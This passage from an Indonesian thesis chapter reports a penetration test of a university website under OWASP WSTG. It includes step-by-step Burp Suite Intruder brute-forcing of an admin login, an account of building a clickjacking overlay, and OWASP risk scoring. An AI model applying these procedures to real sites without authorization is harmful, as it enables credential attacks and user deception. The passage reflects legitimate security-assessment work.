Server web Nginx, seperti halnya perangkat lunak lainnya, memiliki sejumlah kerentanan yang telah diketahui secara umum. Kerentanan ini seringkali terkait dengan miskonfigurasi, modul tambahan, atau versi yang sudah usang. Tanpa mengetahui versi yang spesifik, kita tidak dapat mengidentifikasi dengan tepat kerentanan yang mungkin ada. Hal ini membuat permukaan serangan menjadi lebih luas, karena penyerang potensial dapat mencoba berbagai eksploit yang mungkin berlaku untuk berbagai versi *Nginx*. Meskipun versi tidak diketahui, kita dapat berasumsi bahwa aplikasi rentan terhadap beberapa kerentanan umum yang sering ditemukan pada *Nginx*, seperti miskonfigurasi, kerentanan modul tambahan, atau kerentanan pada versi-versi lama. Tanpa mengetahui versi yang pasti, sulit untuk menerapkan mitigasi yang tepat. Patch atau pembaruan keamanan biasanya spesifik untuk versi tertentu. Ketidakpastian mengenai versi *Nginx* meningkatkan risiko eksploitasi. Penyerang dapat memanfaatkan kerentanan yang tidak diketahui untuk melakukan

berbagai serangan, mulai dari defacement, pencurian data, hingga mengambil alih kontrol penuh terhadap server.

Dari keterangan yang sudah dijelaskan diatas peneliti menyimpulkan bahwa pada temuan ini tidak dapat dilanjutkan ke tahap selanjutnya untuk beberapa alasan seperti, tanpa mengetahui versi *Nginx* yang pasti, sulit untuk mencari exploit yang tepat. Setiap versi memiliki kerentanan yang unik, dan *exploit* yang berhasil pada satu versi mungkin tidak berhasil pada versi lainnya. Jika dilanjutkan ke tahap eksploitasi tanpa informasi yang cukup dapat menyebabkan kerusakan pada sistem, baik pada target maupun pada sistem penguji dan dapat menghabiskan waktu yang cukup lama.

2. *INFO-04* dan *INFO-09*

Temuan bahwa server menjalankan *nginx* memberikan informasi penting untuk melakukan analisis keamanan lebih lanjut. Namun, untuk mendapatkan gambaran yang lebih lengkap, perlu dilakukan *scanning* yang lebih mendalam dan analisis terhadap konfigurasi *Nginx*. Melakukan *fingerprinting* yang lebih detail pada *Nginx* untuk mengetahui versi yang digunakan dan konfigurasi yang diterapkan. pada *port 80* dan *443* dari server yang menjadi target.

Hasil pemindaian menunjukkan bahwa server tersebut menjalankan layanan *HTTP (port 80)* dan *HTTPS (port 443)* menggunakan *web server Nginx*. sama dengan pengujian sebelumnya pengujian ini bertujuan untuk memvalidasi menggunakan *tools* yang berbeda agar mendapatkan informasi yang mendalam mengenai webserver, dan untuk *issue* pada *INFO-04* dan *INFO-09* tidak dapat di karenakan sama dengan *INFO-02* sebelumnya untuk pengungkapan versi pada webserver yang dimiliki tidak ditemukan dalam proses pengujian dan dapat memerlukan waktu yang lama untuk melakukan pengujian.

3. *CONF-02*

Direktori */debug/pprof/* merupakan fitur bawaan pada beberapa framework atau runtime lingkungan (seperti *Go*) yang digunakan untuk tujuan *debugging* dan *profiling* aplikasi. Fitur ini memungkinkan pengembang untuk mengumpulkan informasi mengenai performa aplikasi, menganalisis penggunaan memori. Namun, jika fitur ini dibiarkan aktif pada lingkungan produksi, maka dapat menjadi pintu masuk bagi penyerang untuk mendapatkan informasi sensitif tentang aplikasi.

- a. Analisis Informasi *Goroutine*: Terdapat banyak referensi ke github.com/valyala/fasthttp yang

merupakan sebuah *HTTP server* yang sangat cepat dan efisien. Ini mengindikasikan bahwa aplikasi yang sedang diprofilkan adalah sebuah aplikasi web yang dibangun menggunakan kerangka kerja ini. Kita dapat melihat panggilan ke fungsi-fungsi inti seperti *runtime.main*, *net.Listen*, dan *http.HandlerFunc.ServeHTTP*. Ini menunjukkan aktivitas dasar sebuah server web, yaitu menerima koneksi, memproses permintaan, dan memberikan respons. Dari data yang diberikan, tidak terlihat adanya informasi sensitif seperti *password*, *token*, atau kunci enkripsi yang secara langsung dapat dieksploitasi. Data yang diberikan hanya berupa *stack trace*, bukan kode sumber lengkap. Meskipun kita dapat melihat urutan fungsi yang dipanggil, kita tidak memiliki cukup konteks untuk memahami logika bisnis aplikasi secara keseluruhan. Tidak ada informasi sensitif yang secara langsung terpapar dalam *stack trace*. Informasi seperti kredensial, *token*, atau kunci enkripsi biasanya tidak dimasukkan dalam profil *goroutine*. Aplikasi web modern seringkali memiliki arsitektur yang kompleks dengan banyak lapisan keamanan. Untuk mengeksploitasi aplikasi semacam ini, diperlukan pemahaman

yang mendalam tentang seluruh tumpukan teknologi yang digunakan.

- b. Analisis Detail *Allocs*: *Allocs* (alokasi) dalam konteks ini merujuk pada alokasi memori yang dilakukan oleh program selama eksekusi. Setiap baris dalam data *allocs* yang Anda berikan menunjukkan sebuah alokasi memori, termasuk ukurannya dan lokasi di stack. Informasi ini sangat berguna untuk memahami bagaimana program menggunakan memori. Sebagian besar alokasi dilakukan oleh fungsi-fungsi yang terkait dengan *fasthttp*, sebuah *HTTP* server yang efisien. Ini mengindikasikan bahwa aplikasi yang sedang diprofilkan. Banyak alokasi dilakukan oleh fungsi-fungsi dari library yang digunakan aplikasi, seperti github.com/valyala/fasthttp. Library ini menyediakan berbagai fungsi untuk menangani permintaan *HTTP* dan *respons*. Informasi yang diberikan oleh *allocs* hanya menunjukkan alokasi memori, bukan logika bisnis aplikasi secara keseluruhan. Sulit untuk menyimpulkan adanya kerentanan hanya berdasarkan informasi alokasi memori. Data *allocs* yang diberikan tidak mengandung informasi sensitif seperti *password*, *token*, atau kunci enkripsi. Informasi semacam ini

biasanya tidak disimpan dalam bentuk yang dapat dibaca langsung dari memori.

- c. Analisis Detail *Heap: Data heap allocations* tersebut memberikan gambaran tentang alokasi memori yang dilakukan oleh program pada saat *profil* diambil. Setiap baris menunjukkan sebuah alokasi memori, termasuk ukurannya dan lokasi di *heap*. Informasi ini sangat berguna untuk memahami bagaimana program menggunakan memori dan mengidentifikasi potensi masalah kinerja atau kebocoran memori. Banyak alokasi terkait dengan paket *github.com/valyala/fasthttp*, yang menunjukkan bahwa aplikasi tersebut menggunakan kerangka kerja web *Fasthttp*. Ini adalah hal yang umum dalam aplikasi web yang dibangun dengan *Go*. Data heap allocations yang diberikan tidak mengandung informasi sensitif seperti *password*, *token*, atau kunci enkripsi secara eksplisit. Informasi semacam ini biasanya tidak disimpan dalam bentuk yang dapat dibaca langsung dari memori.
- d. Analisis Detail *threadcreate: Profil threadcreate* memberikan gambaran singkat tentang bagaimana sebuah *goroutine* (*thread* ringan dalam *Go*) diciptakan dan bagaimana eksekusi program

dimulai. Setiap baris dalam profil ini menunjukkan sebuah fungsi yang dipanggil dan lokasi kode sumbernya. *Profil threadcreate* memberikan informasi yang sangat dasar tentang eksekusi program. Meskipun informasi ini penting untuk memahami bagaimana program berjalan, namun tidak cukup untuk melakukan eksploitasi secara langsung. Berikut alasannya: Informasi yang diberikan berada pada tingkat abstraksi yang tinggi. Kita hanya melihat panggilan fungsi dan lokasi kode sumber, tetapi tidak melihat detail implementasi dari fungsi-fungsi tersebut. Profil ini tidak memberikan informasi sensitif seperti *password*, *token*, atau kunci enkripsi yang dapat langsung dieksploitasi.

Analisis awal menunjukkan bahwa aplikasi yang sedang dianalisis tidak memiliki indikasi kerentanan yang jelas berdasarkan data profil yang tersedia. Tidak ditemukan indikasi langsung adanya kerentanan keamanan yang kritis berdasarkan data yang tersedia. Data yang diberikan, seperti *stack trace*, *allocs*, dan *heap allocations*, lebih bersifat deskriptif tentang bagaimana aplikasi berjalan daripada memberikan petunjuk langsung tentang kelemahan keamanan.

4. CONF-05

Peneliti telah menemukan sebuah halaman login administrator yang dapat diakses secara publik pada aplikasi yang sedang Anda uji. Ini merupakan indikasi adanya miskonfigurasi, karena seharusnya akses ke area administratif hanya diberikan kepada pengguna yang memiliki otorisasi yang tepat. Menggunakan alat *Dirsearch*, saya menemukan adanya halaman *login* administrator yang dapat diakses secara publik melalui URL <https://pentest.walisiongong.ac.id/admin>. Hal ini mengindikasikan adanya miskonfigurasi pada aplikasi, di mana halaman *login* administrator seharusnya tidak dapat diakses secara langsung oleh pengguna umum. Hal ini memberikan peluang bagi penyerang untuk mencoba berbagai serangan, termasuk *bruteforce*. Biasanya sebelum melakukan serangan *bruteforce* dilakukan pengecekan *ratelimiting* pada *input login* untuk mengetahui apakah aplikasi menerapkan *ratelimiting* untuk pembatasan percobaan *login*. Untuk tahap bagian ini peneliti akan menjelaskan prosesnya pada tahap eksploitasi.

5. *CONF-07*

HTTP Strict Transport Security (HSTS) adalah sebuah mekanisme keamanan yang memungkinkan sebuah situs web untuk memberitahu browser agar selalu menggunakan koneksi *HTTPS* untuk berkomunikasi dengan server tersebut. Dengan kata lain, *HSTS* memaksa browser untuk mengabaikan upaya *downgrade* ke *HTTP*, yang seringkali dimanfaatkan oleh penyerang untuk melakukan *man-in-the-middle attack*. Peretas dapat memaksa browser untuk menggunakan koneksi *HTTP* yang tidak terenkripsi, sehingga memungkinkan mereka untuk membaca lalu lintas yang seharusnya bersifat rahasia.

Serangan *Man-in-the-Middle*: Penyerang dapat dengan mudah mencegat lalu lintas antara pengguna dan server, memungkinkan mereka untuk memodifikasi atau mencuri data yang sensitif seperti kredensial login, informasi kartu kredit, atau data pribadi lainnya.

Penguji melakukan validasi dengan memaksa aplikasi untuk mengakses menggunakan *HTTP* dan didapatkan bahwa aplikasi sudah secara otomatis mengarahkan aplikasi ke *HTTPS*. Server web mungkin dikonfigurasi untuk selalu mengalihkan semua permintaan *HTTP* ke *HTTPS*, tanpa perlu

menggunakan *HSTS*. Ini adalah langkah keamanan dasar, tetapi tidak sekuat *HSTS*. Beberapa situs web menggunakan *JavaScript* untuk mengalihkan permintaan *HTTP* ke *HTTPS* secara dinamis. Namun, ini tidak seefektif *HSTS* karena *skript JavaScript* dapat dinonaktifkan atau diblokir. Pada tahap ini pun serangan *man-in-the-middle* sudah tidak bisa diterapkan dan untuk kerentanan ini tidak dapat dilanjutkan ketahap eksploitasi.

6. *CLNT-09*

Header X-Frame-Options adalah sebuah mekanisme keamanan yang digunakan untuk mengontrol apakah sebuah halaman web dapat ditampilkan dalam sebuah *iframe*. Dengan kata lain, *header* ini berfungsi untuk mencegah serangan *clickjacking*. Serangan *clickjacking* adalah jenis serangan di mana penyerang menyembunyikan sebuah elemen interaktif di bawah sebuah elemen yang tidak berbahaya pada halaman web lain. Ketika pengguna mengklik elemen yang tidak berbahaya tersebut, sebenarnya mereka sedang mengklik elemen yang tersembunyi, sehingga memungkinkan peretas untuk melakukan tindakan yang tidak diinginkan atas nama pengguna. Untuk kerentanan ini yang sebelumnya sudah dilakukan uji *clickjacking* dan

berhasil akan di jelaskan proses serangan *clickjacking* pada tahap eksploitasi.

E. *Exploitation*

Pada fase eksploitasi kali ini peneliti melakukan pengujian lanjutan dari hasil sebelumnya yang didapatkan dari beberapa *issue* yang di dapat dari tahap *thread modeling* menggunakan *checklist wstg v4.2* seperti, *INFO-02*, *INFO-04*, *INFO-09*, *CONF-02*, *CONF-05*, *CONF-07*, *CLNT-09*. Yang setelah itu dilakukan analisis kerentanan agar dapat mengetahui lebih lanjut yang didapatkan pada setiap temuan yang memiliki *result issue* tersebut dan yang berkemungkinan dapat dilakukan eksploitasi di tahap ini adalah *CONF-05* dan *CLNT-09*. Dari analisa kerentanan sebelumnya pada *CONF-05* tersebut, peneliti akan mencoba melakukan pengecekan *ratelimiting* pada halaman login admin. Sedangkan untuk *CLNT-09* disini penguji akan menjelaskan mengenai serangan *clickjacking* tersebut.

1. *CONF-05*

Ratelimiting adalah mekanisme keamanan yang sengaja diterapkan untuk membatasi jumlah permintaan (*request*) yang bisa dilakukan dalam waktu tertentu. Tujuannya adalah untuk melindungi

sistem dari serangan *bruteforce* atau serangan *Denial of Service (DoS)*. Dalam konteks halaman login admin, *ratelimiting* berfungsi untuk mencegah seseorang mencoba login berkali-kali dalam waktu singkat dengan menggunakan berbagai kombinasi *username* dan *password*. Jika seseorang mencoba login terlalu sering, sistem akan memblokir akses sementara, baik untuk *IP address* tertentu maupun untuk akun pengguna tersebut. *BruteForce Attack*: Mencoba berbagai kombinasi *username* dan *password* secara otomatis dalam waktu singkat untuk menemukan *username* dan *password* yang benar. *Denial of Service (DoS)*: Membanjiri server dengan permintaan login sehingga server kewalahan dan tidak dapat melayani permintaan pengguna yang sah. Dan pada pengujian kali ini peneliti melakukan validasi halaman login admin tersebut pada penerapakan *ratelimiting*.

1. Pertama penguji membuka *tools burpsuite* dan masuk ke dalam fitur *proxy* untuk membuka *browser* yang dimiliki dari *burpsuite* untuk mengakses halaman login admin <https://pentest.walisongo.ac.id>.
2. Setelah website bisa diakses melalui *browser* yang dimiliki dari *burpsuite* penguji mulai melakukan pennegeatan *request* pada *form login* dan

memindahkan hasil *request* tersebut ke fitur yang bernama *intruder*, fitur ini berfungsi untuk penyerang melakukan serangan *request* dalam jumlah besar atau yang biasa disebut *bruteforce attack*.

3. Selanjutnya penguji masuk ke dalam fitur *intruder* untuk menandai atau *marking value* pada *parameter username* dan *password* yaitu "admin", dengan melakukan blok pada admin dan klik *add* pada bagian kanan atas, ini bertujuan karena apa yang di *marking* tersebutlah yang akan dilakukan serangan *bruteforce*. Setelah dilakukan *add* penguji mengubah *attack type* menjadi *cluster bomb*, pengubahan *attack type* ke *cluster bomb* dikarenakan penguji menggunakan 2 *add* dan nanti pada list kata pada 2 *add* tersebut yang akan di kombinasikan.
4. Setelah melakukan *marking* pada *value parameter* atau *add* dan mengubah *attack type* menjadi *cluster bomb*. Penguji mulai mengatur *payloads*, pada *payload set 1* atau yang pada bagian *request* tadi adalah *value* pada *parameter username* di masukan 20 list umum *username*. Selanjutnya juga pada bagian *payload set* diubah menjadi dua atau yang dimaksud adalah *value* yang terdapat pada

parameter password, dimasukan *payload* yang sama dengan milik *username* dan di dapatkan 400 kombinasi *username* dan *password* yang membuthkan 400 *request* juga dalam waktu singkat.

5. Setelah pengaturan *payload* selesai penguji menekan tombol kanan atas "*start attack*", dan mulailah website mencoba login secara otomatis menggunakan 400 kombinasi melalui tools ini. Dan lihat pada kombinasi *username* dan *password* pertama di bagian *header date* pada *renponse* aplikasi menunjukkan waktu 14:21:22, dan pada kombinasi terakhir dapat dilihat bahwa waktu menunjukkan 14:24:26.

Kesimpulannya adalah bahwa aplikasi tidak melakukan penerapan *ratelimitng* yang menyebabkan penguji melakukan 400 *request* kombinasi pada aplikasi dalam waktu yang singkat, dari temuan ini penguji bisa menyimpulkan bahwa aplikasi dapat dilakukan serangan *bruteforce* dengan muatan *request* yang lebih banyak lagi, yang dapat menyebabkan aplikasi menjadi lamban atau dengan kemungkinan terburuk server *down* dikarekan server menerima terlalu banyak *request* dalam waktu yang singkat.

2. CLNT-09

Serangan *clickjacking* adalah jenis serangan di mana penyerang menyembunyikan sebuah *frame* di bawah sebuah *frame* website yang tidak berbahaya pada halaman web. Ketika pengguna mengklik elemen yang tidak berbahaya tersebut, sebenarnya mereka sedang mengklik elemen yang tersembunyi, sehingga memungkinkan penyerang untuk melakukan tindakan yang tidak diinginkan atas nama pengguna. Untuk keretakan ini yang sebelumnya sudah dilakukan uji *clickjacking* dan berhasil akan di jelaskan prosesnya pada tahap ini.

1. Tahap pertama sebelum melakukan serangan *clickjacking* peneliti melakukan pengecekan penerapan *header x-frame-options* menggunakan *tools shchek*. Dapat dilihat dari hasil *shchek* tersebut bahwa *header x-frame-options* belum diterapkan.
2. Setelah melakukan validasi bahwa aplikasi belum menerapkan *header x-frame-options* peneliti melanjutkan dengan membuat *script clickjacking* yang bertujuan untuk menutup tampilan atau *frame* pada halaman login pentest.walisongo.ac.id dengan *script* yang dimiliki penguji agar seakan *user* yang akan melakukan login ke website

pentest.walisongo.ac.id terpaksa harus mengklik *button* yang diarahkan ke website berbahaya untuk mendapatkan informasi dari target.

3. Setelah membuat *script* dengan menautkan *URL* website target di dalamnya, peneliti mulai melakukan validasi menggunakan localhost agar dapat melihat tampilan dari *script* apakah terjadi penumpukan *frame* pada halaman login pentest.walisongo.ac.id.
4. Dan dapat dilihat bahwa *script* berhasil melakukan penumpukan pada *frame* login pentest.walisongo.ac.id.

Dengan ini peneliti dapat menyimpulkan bahwa website pentest.walisongo.ac.id dapat dilakukan serangan manipulasi seperti *clickjacking*, yang sering digunakan oleh penyerang untuk memanipulasi *user* yang ingin mengakses website tersebut.

F. *Post Exploitation*

Tujuan dari fase pasca eksploitasi adalah untuk menentukan nilai kerentanan target. Nilai dari beberapa temuan issue yang dapat dilakukan eksploitasi maupun issue yang hanya menampilkan informasi saja. Seperti *CONF-02*, *CONF-05*, *CONF-07*, *CLNT-09* pada tahap ini juga

penguji mulai melakukan perhitungan kepada setiap kerentanan yang ditemukan beserta perhitungan kepada temuan yang menampilkan informasi. Perhitungan pada setiap temuan menggunakan *OWASP Risk Rating*.

1. Perhitungan tingkat kerentanan pada temuan tidak di implemetasikannya *Security Header*. Berikut peneliti perlihatkan hasil perhitungan <https://owasp-risk-rating.com/?v=3194714000071120>.

Tabel 4. 6 Keterangan ORR Security Header

Faktor Agen Ancaman	
Tingkat Keterampilan: 3 - Keterampilan jaringan dan pemrograman	Pelaku ancaman paling tidak memiliki pengetahuan dasar tentang jaringan dan pemrograman. Ini karena untuk mengeksploitasi kerentanan pada security header, pelaku perlu memahami cara kerja HTTP header dan mungkin perlu melakukan sedikit manipulasi pada permintaan HTTP.
Motif: 1 - Hadiah rendah atau tidak ada	Penyerang mungkin termotivasi oleh rasa ingin tahu, tantangan, atau untuk membuktikan kemampuan mereka. Mereka tidak perlu

	memiliki motif finansial yang kuat untuk melakukan serangan.
Peluang: 9 – Tidak memerlukan akses atau sumberdaya	Pelaku dapat langsung mengakses sumberdaya tanpa akses
Ukuran: 4 - Pengguna intranet	Website yang tidak menerapkan security header ini dapat diakses oleh pengguna umum melalui internet.
Faktor Kerentanan	
Kemudahan Penemuan: 7 - Mudah	Kerentanan pada security header relatif mudah ditemukan dengan menggunakan berbagai alat scanning keamanan.
Kemudahan Eksploitasi: 1 - Teoritis	Meskipun kerentanan mudah ditemukan, mengeksploitasinya mungkin memerlukan pengetahuan teknis lebih lanjut.
Kesadaran: 4 - Tersembunyi	pemilik website belum menyadari adanya kerentanan ini.
Deteksi Intrusi: 0 – tidak ada	Tidak ada sistem deteksi intrusi yang aktif untuk mendeteksi serangan pada security header.

Faktor Dampak Teknis	
Hilangnya Kerahasiaan: 0 - Tidak ada	Serangan pada security header tidak langsung menyebabkan hilangnya kerahasiaan data.
Hilangnya Integritas: 0 - Tidak ada	Serangan pada security header tidak langsung menyebabkan hilangnya integritas data.
Hilangnya Ketersediaan: 0 - Tidak ada	Serangan pada security header tidak langsung menyebabkan hilangnya ketersediaan layanan.
Hilangnya Akuntabilitas: 7 - Mungkin saja dilacak	Serangan pada security header mungkin dapat dilacak jejaknya melalui log server.
Faktor Dampak Bisnis	
Kerugian Finansial: 1 - Biaya yang dikeluarkan lebih kecil untuk ditangani	Dampak finansial dari serangan pada security header relatif kecil, seperti biaya untuk memperbaiki kerentanan.
Kerusakan Reputasi: 1 - Kerusakan minimal	Serangan pada security header tidak langsung menyebabkan kerusakan reputasi yang signifikan.
Ketidakpatuhan: 2 - Pelanggaran ringan	Jika website tersebut memiliki regulasi keamanan tertentu, maka tidak menerapkan security header dapat

	dianggap sebagai pelanggaran ringan.
Pelanggaran Privasi: 0 - Tidak ada	Serangan pada security header tidak langsung menyebabkan pelanggaran privasi pengguna.

Dan berikut tabel hasil perhitungan *overall risk severity*.

Tabel 4. 7 *ORS Security Header*

Likelihood Factor: Medium (LF: 3.625)	Impact Factor: Low (IF: 1)
Overall Risk Severity: Low	

- Perhitungan tingkat kerentanan pada temuan *clickjacking attack*. Berikut penelitilihatkan hasil perhitungan <https://owasp-risk-rating.com/?v=3149756121171153>.

Tabel 4. 8 *Keterangan ORR Clickjacking Attack*

Faktor Agen Ancaman	
Tingkat Keterampilan: 3 - Keterampilan jaringan dan pemrograman	Pelaku clickjacking umumnya membutuhkan pemahaman dasar tentang HTML, JavaScript, dan cara kerja browser untuk membuat serangan yang efektif. Mereka perlu mengetahui cara mengelabui pengguna agar

	mengklik elemen yang tidak terlihat.
Motif: 1 - Hadiah rendah atau tidak ada	Pelaku mungkin termotivasi oleh rasa ingin tahu atau untuk menguji kemampuan mereka. Namun, keuntungan finansial langsung dari serangan clickjacking biasanya tidak terlalu besar.
Peluang: 4 - Diperlukan akses atau sumber daya tambahan	Pelaku perlu memiliki akses ke internet dan mungkin beberapa alat pengembangan web untuk merancang dan menjalankan serangan.
Ukuran: 9 - Pengguna internet anonim	Serangan clickjacking dapat menargetkan siapa saja yang mengunjungi situs web yang rentan, sehingga potensi dampaknya cukup luas.
Faktor Kerentanan	
Kemudahan Penemuan: 7 - Mudah	Kerentanan clickjacking relatif mudah ditemukan dengan melakukan inspeksi manual pada kode sumber halaman web atau menggunakan alat scanning keamanan.
Kemudahan Eksploitasi: 5 - Mudah	Setelah kerentanan ditemukan, mengeksploitasi clickjacking biasanya tidak

	terlalu sulit, terutama jika pengembang tidak menerapkan perlindungan yang memadai.
Kesadaran: 6 - Jelas	Kerentanan clickjacking sudah cukup dikenal di komunitas keamanan web, sehingga pengembang seharusnya aware akan risiko ini.
Deteksi Intrusi: 0 – tidak ada	Serangan clickjacking sulit dideteksi secara otomatis oleh sistem, karena dari sudut pandang pengguna, tindakan yang dilakukan terlihat normal.
Faktor Dampak Teknis	
Hilangnya Kerahasiaan: 2 - Minimal data non-sensitif yang diungkap	Clickjacking biasanya tidak langsung menyebabkan kebocoran data sensitif, tetapi dapat digunakan untuk mengelabui pengguna agar memberikan informasi yang tidak seharusnya.
Hilangnya Integritas: 1 - Minimal data sedikit rusak	Dampak terhadap integritas data umumnya kecil, kecuali jika serangan digunakan untuk memodifikasi data pengguna secara langsung.

Hilangnya Ketersediaan: 0 - Tidak ada	Serangan clickjacking biasanya tidak mengganggu ketersediaan layanan secara keseluruhan, tetapi dapat mengganggu pengalaman pengguna.
Hilangnya Akuntabilitas: 7 - Mungkin saja dilacak	Jika serangan dilakukan dengan hati-hati, jejak pelaku mungkin sulit dilacak. Namun, jika ada log server yang cukup detail, kemungkinan untuk melacaknya ada.
Faktor Dampak Bisnis	
Kerugian Finansial: 1 - Biaya yang dikeluarkan lebih kecil untuk ditangani	Dampak finansial langsung dari clickjacking biasanya kecil, tetapi dapat menyebabkan kerugian tidak langsung jika reputasi perusahaan tercoreng.
Kerusakan Reputasi: 1 - Kerusakan minimal	Serangan clickjacking dapat merusak kepercayaan pengguna terhadap situs web, terutama jika serangan tersebut menyebabkan kerugian finansial atau privasi pengguna.
Ketidapatuhan: 5 - Pelanggaran yang jelas	Jika perusahaan memiliki kebijakan keamanan yang ketat, clickjacking dapat

	dianggap sebagai pelanggaran terhadap kebijakan tersebut.
Pelanggaran Privasi: 3 - Satu individu	Serangan clickjacking dapat menyebabkan pelanggaran privasi individu jika pengguna dipaksa untuk melakukan tindakan yang tidak diinginkan, seperti mengungkapkan informasi pribadi.

Dan berikut tabel hasil perhitungan *overall risk severity*.

Tabel 4. 9 *ORS Clickjacking Attack*

Likelihood Factor: Medium (LF: 4.5)	Impact Factor: Low (IF: 2.5)
Overall Risk Severity: Low	

- Perhitungan tingkat kerentanan pada temuan *login admin page*. Berikut peneliti perlihatkan hasil perhitungan <https://owasp-risk-rating.com/?v=3144334321173123>.

Tabel 4. 10 *Keterangan ORR Login Admin Page*

Faktor Agen Ancaman	
Tingkat Keterampilan: 3 - Keterampilan jaringan dan pemrograman	Pelaku yang menargetkan halaman login admin biasanya memiliki pengetahuan yang cukup baik tentang jaringan,

	pemrograman, dan teknik hacking. Mereka perlu memahami cara kerja protokol HTTP, formulir login, dan potensi kerentanan pada aplikasi web.
Motif: 1 - Hadiah rendah atau tidak ada	Pelaku mungkin termotivasi oleh rasa ingin tahu atau untuk menguji kemampuan mereka. Namun, keuntungan finansial langsung dari menyerang halaman login admin mungkin tidak terlalu besar,
Peluang: 4 - Diperlukan akses atau sumber daya tambahan	Pelaku perlu memiliki akses ke internet dan mungkin beberapa alat hacking untuk melakukan serangan.
Ukuran: 9 - Pengguna internet anonim	Serangan terhadap halaman login admin dapat dilakukan oleh siapa saja yang memiliki akses ke internet, sehingga potensi dampaknya cukup luas.
Faktor Kerentanan	
Kemudahan Penemuan: 3 - Sulit	Menemukan kerentanan pada halaman login admin mungkin membutuhkan pengetahuan yang lebih spesifik dan alat yang lebih canggih

	dibandingkan dengan kerentanan umum lainnya. Namun, dengan adanya banyak informasi dan alat yang tersedia secara publik, menemukan kerentanan ini tetap memungkinkan.
Kemudahan Eksploitasi: 3 - Sulit	Mengeksploitasi kerentanan pada halaman login admin biasanya membutuhkan pemahaman yang lebih dalam tentang kerentanan tersebut dan cara kerjanya.
Kesadaran: 4 - Tersembunyi	Banyak pengembang mungkin tidak sepenuhnya menyadari kerentanan pada halaman login admin atau menganggapnya sebagai risiko yang rendah.
Deteksi Intrusi: 3 - Dicatat dan ditinjau	Serangan terhadap halaman login admin biasanya akan meninggalkan jejak pada log server. Namun, mendeteksi serangan ini secara real-time mungkin sulit, terutama jika penyerang menggunakan teknik yang canggih.
Faktor Dampak Teknis	

Hilangnya Kerahasiaan: 2 - Minimal data non-sensitif yang diungkap	Dari temuan halaman admin ini penyerang dapat mengetahui bahwa aplikasi dapat dilakukan serangan bruteforce untuk memaksa masuk kedalam halaman admin.
Hilangnya Integritas: 1 - Minimal data sedikit rusak	Dampak terhadap integritas data umumnya kecil, kecuali jika serangan digunakan untuk memodifikasi data pengguna secara langsung.
Hilangnya Ketersediaan: 1 - Layanan sekunder minimal terganggu	Serangan bruteforce memungkinkan website mengalami penghambatan dalam pemrosesan response dan menyebabkan website lamban.
Hilangnya Akuntabilitas: 7 - Mungkin saja dilacak	Serangan terhadap halaman login admin biasanya dapat dilacak melalui log server, namun melacak identitas pelaku mungkin sulit.
Faktor Dampak Bisnis	
Kerugian Finansial: 3 - Efek kecil pada laba tahunan	Dampak finansial dari serangan terhadap halaman login admin dapat berupa biaya untuk memperbaiki sistem atau kerusakan sistem

	yang berdampak pada pendapatan.
Kerusakan Reputasi: 1 - Kerusakan minimal	Serangan bruteforce tidak langsung menyebabkan kerusakan reputasi yang signifikan.
Ketidakpatuhan: 2 - Pelanggaran ringan	Jika perusahaan memiliki kebijakan keamanan yang ketat, serangan terhadap halaman login admin dapat dianggap sebagai pelanggaran terhadap kebijakan tersebut.
Pelanggaran Privasi: 0 - tidak ada	Selama serangan bruteforce tidak berhasil, tidak ada identitas pengguna yang terlihat.

Dan berikut tabel hasil perhitungan *overall risk severity*.

Tabel 4. 11 *ORS Login Admin Page*

Likelihood Factor: Medium (LF: 3.125)	Impact Factor: Low (IF: 2.25)
Overall Risk Severity: Low	

- Perhitungan tingkat kerentanan pada temuan halaman *Debuging* yang dapat diakses. Berikut peneliti perlihatkan hasil perhitungan <https://owasp-risk-rating.com/?v=1144314121171123>.

Tabel 4. 12 Keterangan ORR Halaman Debugging

Faktor Agen Ancaman	
Tingkat Keterampilan: 1 - Keterampilan penetrasi keamanan	Untuk mengeksploitasi kerentanan halaman debugging, seorang penyerang biasanya membutuhkan pengetahuan yang cukup mendalam tentang keamanan web, termasuk teknik scanning, eksploitasi, dan analisis kode.
Motif: 1 - Hadiah rendah atau tidak ada	Pelaku mungkin termotivasi oleh rasa ingin tahu, vandalisme, atau untuk menguji kemampuan mereka. Namun, keuntungan finansial langsung dari menyerang halaman debugging mungkin tidak terlalu besar, kecuali jika informasi yang diperoleh dapat digunakan untuk melakukan serangan lanjutan.
Peluang: 4 - Diperlukan akses atau sumber daya tambahan	Pelaku perlu memiliki akses ke internet dan mungkin beberapa alat hacking untuk melakukan serangan.
Ukuran: 9 - Pengguna internet anonim	Serangan terhadap halaman debugging dapat dilakukan oleh siapa saja yang memiliki

	akses ke internet, sehingga potensi dampaknya cukup luas.
Faktor Kerentanan	
Kemudahan Penemuan: 3 - Sulit	Menemukan halaman debugging mungkin membutuhkan pengetahuan tentang struktur URL, direktori umum, atau teknik fuzzing. Namun, dengan adanya banyak informasi dan alat yang tersedia secara publik, menemukan halaman ini tetap memungkinkan.
Kemudahan Eksploitasi: 1 - Teoritis	Mengeksploitasi informasi yang diperoleh dari halaman debugging biasanya membutuhkan pengetahuan tambahan tentang kerentanan yang spesifik pada aplikasi yang ditargetkan.
Kesadaran: 4 - Tersembunyi	Banyak pengembang mungkin tidak menyadari adanya halaman debugging atau menganggapnya sebagai risiko yang rendah.
Deteksi Intrusi: 1 - Deteksi aktif dalam aplikasi	Serangan terhadap halaman debugging biasanya tidak meninggalkan jejak yang jelas

	pada log server, sehingga sulit dideteksi secara real-time.
Faktor Dampak Teknis	
Hilangnya Kerahasiaan: 2 - Minimal data non-sensitif yang diungkap	Informasi yang diperoleh dari halaman debugging dapat memberikan petunjuk kepada penyerang tentang kerentanan lain yang ada pada sistem.
Hilangnya Integritas: 1 - Minimal data sedikit rusak	Dampak terhadap integritas data biasanya tidak terlalu signifikan, kecuali jika informasi yang diperoleh digunakan untuk melakukan serangan yang lebih merusak.
Hilangnya Ketersediaan: 1 - Layanan sekunder minimal terganggu	Serangan terhadap halaman debugging biasanya tidak mengganggu ketersediaan layanan secara keseluruhan.
Hilangnya Akuntabilitas: 7 - Mungkin saja dilacak	Serangan terhadap halaman debugging mungkin dapat dilacak melalui log server, namun melacak identitas pelaku mungkin sulit.
Faktor Dampak Bisnis	
Kerugian Finansial: 1 - Biaya yang dikeluarkan lebih kecil untuk ditangani	Dampak finansial dari serangan terhadap halaman debugging biasanya kecil, kecuali jika informasi yang diperoleh digunakan untuk

	melakukan serangan yang lebih merusak.
Kerusakan Reputasi: 1 - Kerusakan minimal	Jika informasi sensitif bocor akibat serangan, reputasi perusahaan dapat tercoreng dan kepercayaan pelanggan dapat menurun.
